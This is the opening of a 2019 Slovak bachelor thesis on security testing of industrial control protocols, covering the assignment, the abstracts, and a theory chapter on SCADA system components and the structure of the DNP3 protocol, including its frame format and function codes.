VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

BAKALÁŘSKÁ PRÁCE

Brno, 2019 Jaroslav Priščák

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

TESTOVÁNÍ BEZPEČNOSTI PRŮMYSLOVÝCH PROTOKOLŮ
SECURITY ASSESSMENT FOR INDUSTRIAL PROTOCOLS

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — **Jaroslav Priščák**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. Radek Fujdiak, Ph.D.**
SUPERVISOR

BRNO 2019

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní obor **Teleinformatika**
Ústav telekomunikací

Student: Jaroslav Priščák ***ID:*** 195420
Ročník: 3 ***Akademický rok:*** 2018/19

NÁZEV TÉMATU:

Testování bezpečnosti průmyslových protokolů

POKYNY PRO VYPRACOVÁNÍ:

Student provede analýzu protokolů ICS/SCADA (Supervisory Control and Data Acquisition/Industrial Control Systems) a jejich bezpečnosti (resp. známých útoků a zranitelností). Zaměří se převážně na protokoly MODBUS, DNP 3, IEC 60870-5-104 a IEC 61850 (GOOSE, MMS a SMV). Bude zprovozněna jednoduchá ICS/SCADA síť s PLC/RTU a vybranými protokoly (preferované jsou výše zmíněné DNP 3, IEC protokoly a MODBUS). Bude vytvořena metodika společně s nástrojem pro ověření bezpečnosti, založeném na rozšíření pro Kali Linux. Bude provedeno ověření bezpečnosti jednotlivých komunikačních protokolů a zařízení, společně se simulací zranitelností. Výsledkem bude návrh mitigačních opatření pro zvýšení bezpečnosti sítě s finálním ověřením vybranými metodami, společně s výše zmíněným nástrojem.

DOPORUČENÁ LITERATURA:

[1] KRUTZ, Ronald L. Securing SCADA systems. John Wiley & Sons, 2005.

[2] HERTZOG, Raphael a O'GORMAN, Jim. Kali Linux Revealed: Mastering the Penetration Testing Distribution. Offsec Press, 2017.

Termín zadání: 1.2.2019 ***Termín odevzdání:*** 27.5.2019

Vedoucí práce: Ing. Radek Fujdiak, Ph.D.
Konzultant:

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

ABSTRAKT

Táto bakalárska práca je zameraná na overenie bezpečnosti vybraných protokolov používaných v ICS/SCADA systémoch. V teoretickej časti vysvetľuje základné princípy rozdelenia a riadenia SCADA systémov. Následne ich komunikáciu pomocou protokolov (MODBUS, DNP 3, IEC 60870-5-104 a IEC 61850) a ich možnosti. V ďalšej kapitole sa práca venuje analýze týchto protokolov z hľadiska bezpečnosti a návrhu metód na ich overenie. Vybrané protokoly boli DNP3 a IEC 60870-5-104, ktorým sa práca v ďalších častiach venuje. Bola vytvorená virtualizovaná sieť, v ktorej bola nasimulovaná komunikácia pomocou vybraných protokolov DNP3 a IEC 60870-5-104. Následne pomocou vytvorených nástrojov a virtuálneho stroja Kali Linux bola testovaná bezpečnosť protokolov. V poslednej kapitole sa práca venuje mitigačným opatreniam na tieto vytvorené útoky.

KĽÚČOVÉ SLOVÁ

ICS/SCADA, DNP3, IEC 60870-5-104, IEC 61850, MODBUS

ABSTRACT

This bachelor thesis is focused on security verification of selected protocols used in ICS/SCADA systems. The theoretical part explains the basic principles of the division and management of SCADA systems. Consequently on their communication using protocols (MODBUS, DNP 3, IEC 60870-5-104 and IEC 61850) and their capabilities. In the next chapter, the thesis deals with the analysis of these protocols in terms of security and design methods for their verification. The selected protocols were DNP3 and IEC 60870-5-104, which deal with the work of next parts. Virtualized network, which was simulated using the selected communication protocol DNP3 and IEC 60870-5-104 was created. Subsequently, the security of the protocols was tested using the developed tools and the Kali Linux virtual machine. In the last chapter, the thesis deals with mitigation measures on these created attacks.

KEYWORDS

ICS/SCADA, DNP3, IEC 60870-5-104, IEC 61850, MODBUS

PRIŠČÁK, Jaroslav. *Testování bezpečnosti průmyslových protokolů*. Brno, 2019, 70 s. Bakalárska práca. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedúci práce: Ing. Radek Fujdiak, Ph.D.

VYHLÁSENIE

Vyhlasujem, že som svoju bakalársku prácu na tému „Testování bezpečnosti průmyslových protokolů“ vypracoval samostatne pod vedením vedúceho bakalárskej práce, využitím odbornej literatúry a ďalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej bakalárskej práce ďalej vyhlasujem, že v súvislosti s vytvorením tejto bakalárskej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a/alebo majetkových a som si plne vedomý následkov porušenia ustanovenia § 11 a nasledujúcich autorského zákona Českej republiky č. 121/2000 Sb., o práve autorskom, o právach súvisiacich s právom autorským a o zmene niektorých zákonov (autorský zákon), v znení neskorších predpisov, vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovenia časti druhej, hlavy VI. diel 4 Trestného zákoníka Českej republiky č. 40/2009 Sb.

Brno ....

podpis autora

POĎAKOVANIE

Ďakujem vedúcemu bakalárskej práce pánovi Ing. Radekovi Fujdiakovi, Ph.D. za odborné rady, čas strávený konzultáciami, za promptné odpovede a pomoc pri riešení problémov počas celej práce.

Brno ....

podpis autora

Obsah

Zoznam obrázkov

Zoznam tabuliek

Úvod

V začiatkoch sa o SCADA systémoch uvažovalo ako o uzavretých celkoch. Dôraz sa aj preto pri vývoji protokolov nekládol na bezpečnosť, autorizáciu alebo autentifikáciu. Častokrát mal byť účel len v podobe internej komunikácie po sériovej linke. Avšak s rastom rozsahu a použitia ISC/SCADA systémov sa na tieto protokoly pridala iba nadstavba. Tá zapúzdri rámec správy napríklad do TCP/IP paketu, aby mohol byť poslaný cez internet do inej oblasti, prípadne riadiaceho centra. ICS/SCADA systémy fungujú nepretržite, od čoho sa odvíja aj prioritná požiadavka na vyššiu dostupnosť a bezpečnosť ako v bežnom svete informačných technológií.

Cieľom tejto práce je zoznámiť sa s riadiacimi systémami a hlavne ich komunikačnými protokolmi ako DNP3, IEC 60870-5-104, IEC 61850 a MODBUS so zámerom pochopenia a zistenia vlastností, princípov, na ktorých sú postavené. V ďalšej kapitole boli z týchto poznatkov vytvorené analýzy a návrhy na otestovanie ich bezpečnosti. Bola sprevádzkovaná virtualizovaná sieť, v ktorej sa tieto protokoly simulujú medzi dvoma stanicami. Následne pomocou tretieho virtuálneho stroja Kali Linux budú podvrhované falošné správy, alebo menení ich obsah s cieľom otestovania bezpečnosti.

Posledná kapitola je venovaná mitigačným opatreniam, tak aby sa minimalizoval možný dopad na systém.

1 Systémy pre priemyselné riadenie


Od priemyselnej revolúcie sa snažíme procesy automatizovať kvôli zrýchleniu výroby a odľahčeniu fyzickej námahy človeka. Tabuľka 1.1 popisuje základné rozdiely požiadaviek priemyselného systému a podnikového.

Tab. 1.1: Rozdiel v požiadavkách priemyselného a podnikového IT.

Priemyselné požiadavky	**Typické podnikové požiadavky**
Fungovanie v reálnom čase.	Reálny čas je menej významný.
Hlavné je, aby zariadenia a procesy fungovali.	Hlavné je, aby personál mal prístup k dátam.
Čas odozvy je kritický.	Konštantný čas odozvy je žiadúci.
Malé nároky na priepustnosť linky.	Veľké nároky na priepustnosť linky.
Reštarty musia byť plánované, najlepšie vôbec.	Častejšie reštarty nie sú zvyčajne problémové.
Prvoradá je bezpečnosť a ochrana zdravia ľudí.	Dáta a integrita sú najdôležitejšie.
Nepretržité fungovanie je kritické.	Ochrana dát je kritická.

1.1 Rozdelenie riadiacich systémov

Vzťah jednotlivých systémov predstavuje obrázok 1.1 .




Obr. 1.1: Rozdelenie riadiacich systémov [1].

1.1.1 OT

OT (z angl. *Operational Technology*) sa vzťahuje všeobecne na výpočtové systémy, ktoré sa používajú na riadenie priemyselných operácií na rozdiel od administratívnych operácií. Operačné systémy zahŕňajú riadenie výrobných liniek, kontrolu ťažobných operácií, monitorovanie ropy a plynu, atď.

ICS

ICS (z angl. *Industrial Control System*) je všeobecný názov pre systémy pre kontrolu a riadenie výrobných procesov. Zahŕňa v sebe rôzne modely prístupu k riadeniu a kontrole. Je to hierarchický systém, avšak môže mať rôzne podoby zapojenia. Tento systém je často spravovaný prostredníctvom SCADA systémov. Na obr. 1.2 je vidno jedno z typických zapojení, kde vidno jedna z možných topologických rozmiestnení. Úroveň 4 je podniková verejne dostupná sieť, kde sú podnikové systémy, prípadne



Obr. 1.2: Typické zapojenie ICS systému.

webové aplikačné rozhrania. Nemajú v sebe žiadnu databázu, ale sú len prostredníkmi k nej. Po autentifikácii sa dotazujú webových serverov o úroveň nižšie. Potom zobrazia svoj obsah, čo môžu byť napríklad aktuálne informácie o stave výroby. Úroveň 3 je sieť za vnútorným firewallom. Dostupná je z internetu cez VPN (z angl. *Virtual Private Network*), kde autorizovaní užívatelia ako administrátori, správcovia, prípadne aplikácie pristupujú k dátam. Úroveň 2 má na starosti kontrolu výrobného procesu, teda real–time zber dát a aktualizáciu svojich databáz a údajov, ktoré zobrazujú prostredníctvom HMI rozhrania. Na základe týchto informácií sa ďalej riadiaci systém rozhoduje a posiela príkazy vzdialeným terminálom. Tie môžu byť vo vedľajšej miestnosti, avšak aj stovky kilometrov ďaleko. Úroveň 1 zasahuje už priamo oblasť výroby, kde sú umiestnené automaty a ďalšie prístroje, ktoré sa starajú o výrobu. Zvyčajne komunikácia prebieha cez sériovú linku po rozhraniach ako RS232, RS485, RS422.

PLC

PLC (z angl. *Programmable Logic Controller*) je mikroprocesorové zariadenie určené pre jednu konkrétnu úlohu a to čítanie svojich vstupných pinov a ovládanie výstupných pinov vo vopred stanovených intervaloch. Tým ovláda teploty, rýchlosť motorov, atď. Na základe toho, aký program je v ňom napísaný.

DPC

DPC (z angl. *Discrete Process Control*) sa nachádza v mnohých výrobných, pohybových a obalových fabrikách. Robotické zostavy, ako napríklad tie, ktoré sa nachádzajú v automobilovej výrobe, možno charakterizovať ako diskrétne riadenie procesov. Väčšina diskrétnej výroby zahŕňa výrobu samostatných kúskov výrobku, ako je lisovanie kovov. Fungujú na parametroch a premenných, ktoré sa menia v diskrétnych momentoch v čase, alebo pri diskrétnych udalostiach, zvyčajne binárne (0 alebo 1, vypnuté alebo zapnuté, otvorené alebo zatvorené apod.).

1.1.2 SCADA

SCADA (z angl. *Supervisory Control And Data Acquisition*) je dohľadový systém, ktorý zbiera dáta z podriadených zariadení, ktoré zasahujú nejakým spôsobom do výroby. Ďalej má za úlohu prehľadne zobraziť relevantné dáta dohľadovému centru, aby prípadný problém mohol byť dispečerom včas identifikovaný, napríklad prostredníctvom alarmu a vedel zasiahnuť. Typicky ich majú veľké výrobné podniky, kde operátori v operačnom centre kontrolujú stav procesov vo výrobe. Sledujú tzv. HMI (z angl. *Human Machine Interface*), čiže rozhranie medzi strojom a človekom. Sú tam zobrazené hodnoty zo senzorov. Napríklad tlak, teplota, stavy ventilov, výška hladiny apod. Kontrolujú sa všetky komponenty potrebné pre udržanie výroby. Dnes je trend používať štandardizované protokoly, zväčša postavené na IP protokole, alebo minimálne s nadstavbou naň. Použitie štandardov zjednodušuje nasadenie a čas potrebný na implementáciu spustenia prevádzky. Avšak v dobe, kedy sa vyvíjali protokoly pre SCADA systémy, nebol kladený taký dôraz na bezpečnosť ako dnes. Napríklad protokol MODBUS vyvinutý začiatkom 70 rokov minulého storočia nemá žiadnu validáciu, overenie totožnosti ani šifrovanie. SCADA systém dnes riadi podstatnú časť vecí, ktoré denne berieme ako samozrejmosť. Riadia a kontrolujú: elektrárne, veterné turbíny, vodné nádrže, výrobu všeobecne. Dodnes sú postavené na protokoloch, ktorých hlavný zámer nebola bezpečnosť. SCADA systémy často používajú, tak ako iné systémy dva typy základnej ochrany. Tým sú firewallový model a heslový model zabezpečenia [2] . Firewallový model: firewall je technológia, ktorej

cieľom je zvýšiť kybernetickú bezpečnosť tým, že zakazuje podľa vopred definovaných pravidiel prechádzajúci, či odchádzajúci tok paketov. Pravidlá majú formu povolenia/zákazu prechodu cez firewall paketu podľa typu protokolu, prichádzajúceho, alebo odchádzajúceho portu, prípadne IP adresy. Všetky jeho rozhodnutia by mali byť auditované v logoch, ktoré sa zbierajú pre prípad forenznej analýzy. Druhá politika je heslová. Jej úlohou je detektovať počty neúspešných prihlásení na konkrétne účty vrámci celého systému. V prípade, že na účet boli napríklad trikrát po sebe a bez úspešného prihlásenia pokusy, tak sa účet zablokuje na všetkých lokalitách [2] Ďalej táto práca bude zaoberať problematikou systémov SCADA, komunikačných protokolov a jej bezpečnosti.

Komponenty SCADA

RTU (z angl. *Remote Terminal Units*) je mikroprocesorom riadené elektronické zariadenie, ktoré prepája objekty vo fyzickom svete s distribuovaným riadiacim systémom SCADA. Vysiela telemetrické údaje do hlavného systému a riadi pripojené objekty. Všeobecne konvertujú získané dáta zo senzorov do digitálnej podoby a posielajú ich na vyžiadanie alebo automaticky do dohľadového SCADA centra.

MTU (z angl. *Master Terminal Units*) vydáva príkazy do vzdialenej terminálnej jednotky RTU, ktoré sa nachádzajú na vzdialených miestach od ovládacieho prvku. Zhromažďuje požadované údaje, ukladá informácie a spracováva ich. Zobrazuje informácie vo forme obrázkov, kriviek a tabuliek na ľudské rozhranie HMI. Tým pomáha prijímať rozhodnutia kontrolnému stredisku, kde je aj umiestnená. Komunikácia medzi MTU a RTU je obojsmerná, avšak hlavným rozdielom je, že RTU nemôže iniciovať spojenie.

PLC (z angl. *Programmable Logic Controller*) sú špecializované mikroprocesorové jednotky, používané na automatizáciu funkcií v rámci priemyslu. Nemajú však klasický operačný systém, ale riadia sa blokmi logického kódu, tzv. rebríková logika. Tá sa rozhoduje na základe aktuálnej hodnoty svojich analógových vstupov a podľa toho určí svoje hodnoty na výstupných svorkách. Analógové hodnoty vstupov zaisťujú koncové senzory. Tento proces prebieha v reálnom čase.

HMI (z angl. *Human–Machine Interface*) je používateľské rozhranie alebo ovládací panel, ktorý zobrazuje vnútorné stavy systému. Zatiaľ čo termín môže byť technicky aplikovaný na ľubovoľnú obrazovku, ktorá umožňuje používateľovi komunikovať so zariadením, HMI sa najčastejšie používa v kontexte priemyselného procesu. Umožňuje operátorom zasiahnuť, prípadne ovplyvniť procesy ako: štart cyklu, stop cyklu, upraviť cieľový bod apod. SCADA často využíva toto rozhranie na vizualizáciu procesov.

IED (z angl. *Intelligent Electronic Device*) sú zariadenia, ktoré v priemyselnej automatizácii zaisťujú napájanie a elektrickú ochranu zariadení. Zaisťujú funkcie, ako napríklad odpojenie napájania v prípade skratu, reguláciu napájania, pripojenie kapacitnej banky a pod. Majú takisto možnosť komunikovať so SCADA systémom a hlásiť prípadné incidenty, kde sa cez tieto IED riadi napr. otáčky motora.


Senzory sú na najnižšej úrovni celého systému, avšak poskytujú potrebné dáta pre riadenie. Môžu byť analógové alebo digitálne. Namerané hodnoty posielajú svojej nadriadenej jednotke, teda do PLC alebo RTU.

1.2 Protokoly používané v SCADA systémoch

SCADA systém používa rôzne protokoly na zaistenie komunikácie medzi pripojenými zariadeniami. Existuje ich veľké množstvo, či už proprietárnych, alebo naopak otvorených s voľne dostupnou dokumentáciou. Táto práca sa bude zaoberať najmä DNP3, MODBUS, IEC 60870-5-104 a IEC 61850.

1.2.1 DNP3

DNP (z angl. *Distributed Network Protocol*) bol vyvinutý spoločnosťou GE Harris na vytvorenie špecifikácie protokolu pre elektrické riadiace sústavy. Od roku 1993 tento otvorený a verejný protokol spravuje skupina používateľov DNP3. Prináša troj-vrstvový EPA (z angl. *Enhanced Performance Architecture*) model [3] . Obrázok 1.3 porovnáva EPA technológiu voči štandardnému sedem–vrstvovému OSI modelu.



Obr. 1.3: Porovnanie EPA voči ISO/OSI vrstvovému modelu.

Dnes sa používa celosvetovo, no dominantne v Európe. Je hodnotený ako veľmi spoľahlivý, čo sa týka doručovania a správnosti správ. Dôvodom je časté použitie CRC (z angl. *Cyclic Redundancy Check*) kontrolných súm – jedna správa môže zahŕňať až 17 týchto CRC súm. Ten urobí binárnu operáciu Exclusive OR podľa svojho generujúceho polynómu nad celou správou, zvyšok po tomto delení je aditívne pridaný za správu. V prípade detekcie chýb dochádza k retransmisii. V prípade využitia viacnásobných CRC súm sa dáva za hlavičku správy a za každý dátový blok. Nie je limitovaný na použitie len po sériovej linke a len medzi substanicou s inou substanicou a následne na SCADA master device. Umožňuje totiž zapuzdrenie do TCP/IP paketu.


Rámec Linkovej vrstvy, ako je vidieť na obrázku 1.5, sa celý zapuzdrí do TCP/IP paketu. To znamená, že celý pôvodný obsah sa môže poslať cez podnikovú sieť, neobmedzujúc sa na sériové rozhrania. Protokol je rozšíriteľný o voliteľnú možnosť na linkovej vrstve, ktorá rieši potvrdzovanie a autentifikáciu. Potvrdzovanie zvýši spoľahlivosť protokolu, avšak nemusí byť vhodné v prostrediach, kde je nutné mať dáta v real–time, keďže navyšuje réžiu.

Jedným z hlavných cieľov bolo zabrániť strate dát pri prenose zo stanice na Mastra. Zvláštnym záujmom bolo, že v prenose všetkých binárnych vstupných stavov nedôjde k zmene poradia a takisto ani presluchov. Preto je pri tomto protokole Hammingova vzdialenosť 6. Tá udáva minimálny počet zmien, aby sa zmenil platný reťazec na ďalší platný. Ďalšou výhodou oproti MODBUS je aj fakt, že umožňuje nevyžiadanú odpoveď. Teda bez výzvy vie oznámiť mastrovi, že nastala nejaká udalosť, ktorá sa vychyľuje z normálneho stavu. Fyzická vrstva nie je závislá na type prenosového média. Linková vrstva zabezpečuje, že fyzická vrstva, ktorá nie je dokonalá, tzn. že je náchylná na rušivé signály, zhlukové chyby, a pod., tak napriek tomu nedôjde k chybe. Poskytuje protichybovú a duplicitnú detekciu rámcov. Protokol umožňuje poslanie všesmerovej správy, tzn. rámec s cieľovou adresou $(0\text{xFFFF})_{16}$, ktorý príjmu všetky stanice.

Protokol špecifikuje štyri triedy správ. V rámci protokolu je trieda 0 vyhradená pre všetky statické dáta. Odpoveď na požiadavku triedy 0 musí obsahovať všetky statické hodnoty údajov nakonfigurované v podriadenom zariadení. Zvyšné tri triedy sú definované v podriadenom zariadení a slúžia na určenie priority danej správy [3] :

- trieda 1 - najvyššia priorita
- trieda 2 - stredná priorita
- trieda 3 - najnižšia priorita

DNP3 vie na základe týchto tried spracovávať dáta efektívnejšie, kde napríklad triede s najvyššou prioritou umožní odoslať dáta častejšie. Štandardne sú v triede 0 požiadavky od Mastra na vzdialenú stanicu, kde žiada o nové hodnoty. Sieťová architektúra DNP3:



Obr. 1.4: Možnosti sieťovej architektúry DNP3.

Ako vidieť na obrázku 1.4, DNP3 má viacero možností zapojenia a spôsobov komunikácie [4]:

- Jeden na jedného


  Priama komunikácia medzi jedným master a outstation zariadením.
- Na zdieľanom médiu

  Je spôsob komunikácie jedného master zariadenia s viacerými outstation zariadeniami, ale len s jednou stanicou v danom okamžiku. Master požaduje informácie od outstation zariadení spôsobom Round-Robin.
- Hierarchická

  Použije sa v prípade, že zapojenie obsahuje tzv. sub-master zariadenie. Sub-master sa tvári k Mastrovi ako slave a k slave ako master.
- Dátový koncentrátor

  Ak sieť využíva tzv. koncentrátor. Ten zbiera informácie od viacerých slave zariadení. Tieto informácie sú následne uložené v jeho databáze, ktorá je dostupná master zariadeniu. Avšak táto architektúra je zraniteľná na útoky typu nechceného preposielania informácií a na manipuláciu so správami, ktorá môže ovplyvniť kritický proces.

DNP3 formát správy



Obr. 1.5: Detail rámca protokolu DNP3.

Ako vidieť na obrázku 1.5 prvá časť rámca začína štart políčkom, ktoré slúži na identifikáciu začiatku rámca, má stále dva bajty s hodnotou $(0x0564)_{16}$. Pole Dĺžka udáva veľkosť celého rámca v bajtoch. Následne pole Riadenie definuje smer rámca, iniciovateľa transakcie a funkciu. Polia Cieľová adresa a Zdrojová adresa slúžia na identifikáciu cieľovej stanice a zdrojovej stanice, kde obe sú dvoj bajtové polia, takže umožňujú adresovanie až 65535 zariadení. Hlavička končí kontrolným súčtom. Časť pseudo-transportná značí, či bol paket framentovaný a zároveň jeho sekvenčné číslo [5]. Aplikačná vrstva zodpovedá za poskladanie prichádzajúcich správ z pseudo-transportnej, podľa informácií zo sekvenčného poľa vie cieľová stanica určiť správne poradie, detektovať duplicity a pod. Funkčné kódy sú používané na oznámenie požadovanej akcie a niektoré jej možnosti sú popísané v tabuľke 1.2 . V odpovedi od outstation zariadenia rámec môže obsahovať internú indikáciu, ktorá oznamuje vnútorné stavy outstation zariadenia a následne dátové objekty s dátami.

Kódy funkcií DNP3

Celkovo používa protokol zvyčajne 27 základných kódov funkcií a zvyšné môžu byť pridané konkrétnou implementáciou výrobcov. Nevyžiadané správy sa považujú za spôsob, akým outstation môže oznámiť určité činnosti, alebo údaje o udalostiach

hlavnej stanici bez toho, aby bola o to požiadaná napríklad v pravidelnom zbere dát (polling). Správy môžu byť vo forme špecifických odčítaní, varovaní, alebo chýb zistených výstupnou stanicou, ktoré musia byť zaslané hlavnej stanici na okamžité úkony. Je to spôsob, ako zabezpečiť, aby hlavná stanica chápala aktuálny stav, napríklad nevyžiadaná správa v prostredí inteligentnej siete môže byť odoslaná veliteľovi, aby sa zistilo, že sa požiadavka na záťaž znížila a je potrebné ju zmeniť. Master stanica zareaguje na inú hodnotu a outstation bude očakávať, že dostane riadiacu správu od mastra [3] .

Tab. 1.2: Výpis niektorých z kódov funkcií DNP3 [4]

Kódy funkcií	**Popis**
0x00	Potvrdenie
0x01	Čítanie
0x02	Zápis
0x03	Výber
0x04	Priame vykonanie (s odpoveďou)
0x05	Priame vykonanie (bez odpovede)
